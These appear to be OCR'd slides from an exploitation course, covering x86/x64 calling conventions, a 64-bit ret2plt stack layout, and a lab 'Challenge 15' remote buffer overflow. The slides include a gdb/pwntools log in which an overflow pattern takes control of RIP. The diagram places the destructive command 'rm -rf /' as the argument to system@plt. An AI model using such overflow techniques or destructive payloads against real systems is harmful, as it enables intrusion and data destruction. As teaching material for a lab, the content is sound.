
Function Call Convention Cheat Sheet

x32	Parameter	Syscall nr in
x32 userspace	stack	
x32 syscalls	ebx, ecx, edx, esi, edi, ebp	eax

x64	Parameter	Syscall nr in
x64 userspace	rdi, rsi, rdx, rcx, r8, r9	
x64 syscall	rdi, rsi, rdx, r10, r8, r9	rax

http://stackoverflow.com/questions/2535989/what-are-the-calling-conventions-for-unix-linux-system-calls-on-x86-64

Ret2plt exploit in 64 bit



char **buffer**[64]

SIP

…

…

rm -rf /

&system@plt

…

…

Rdi


Challenge 15

Challenge 15

64bit
ASLR
DEP
Remote BoF

Ret2plt

sudo apt install
 netcat-traditional



```
[+] Opening connection to localhost on port 5001: Done
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/root/challenges/challenge15/challenge15', '5119', '-x', '/tmp/pwn3nrp9wbr.gdb']
[+] Waiting for debugger: Done
--[ Send pattern
00000000  58 58 58 58  41 41 41 41  41 41 41 41  41 41 41 41  │XXXX│AAAA│AAAA│AAAA│
00000010  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
00000020  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
00000030  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
00000040  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
00000050  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
00000060  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
00000070  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
00000080  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
00000090  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
000000a0  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
000000b0  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
000000c0  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
000000d0  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
000000e0  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
000000f0  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
00000100  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
00000110  41 41 41 41  41 41 41 41  42 42 42 42                │AAAA│AAAA│BBBB│
0000011c
[◢] Receiving all data: 0B

[ Legend: Modified register | Code | Heap | Stack | String ]
$rax   : 0x1
$rbx   : 0x0
$rcx   : 0xffffffff00000000
$rdx   : 0xc
$rsp   : 0x007ffec7cc8320  →  0x007fdd00000040 ("@"?)
$rbp   : 0x4141414141414141 ("AAAAAAAA"?)
$rsi   : 0xf000
$rdi   : 0x007ffec7cc8730  →  "XXXXAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$rip   : 0x42424242

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242

[#0] Id 1, Name: "challenge15", stopped 0x42424242 in ?? (), reason: SIGSEGV

gef➤  i r rdi
rdi            0x7ffec7cc8730      0x7ffec7cc8730
gef➤  x/1s $rdi
0x7ffec7cc8730: "XXXX", 'A' <repeats 276 times>, "BBBB"
gef➤  
```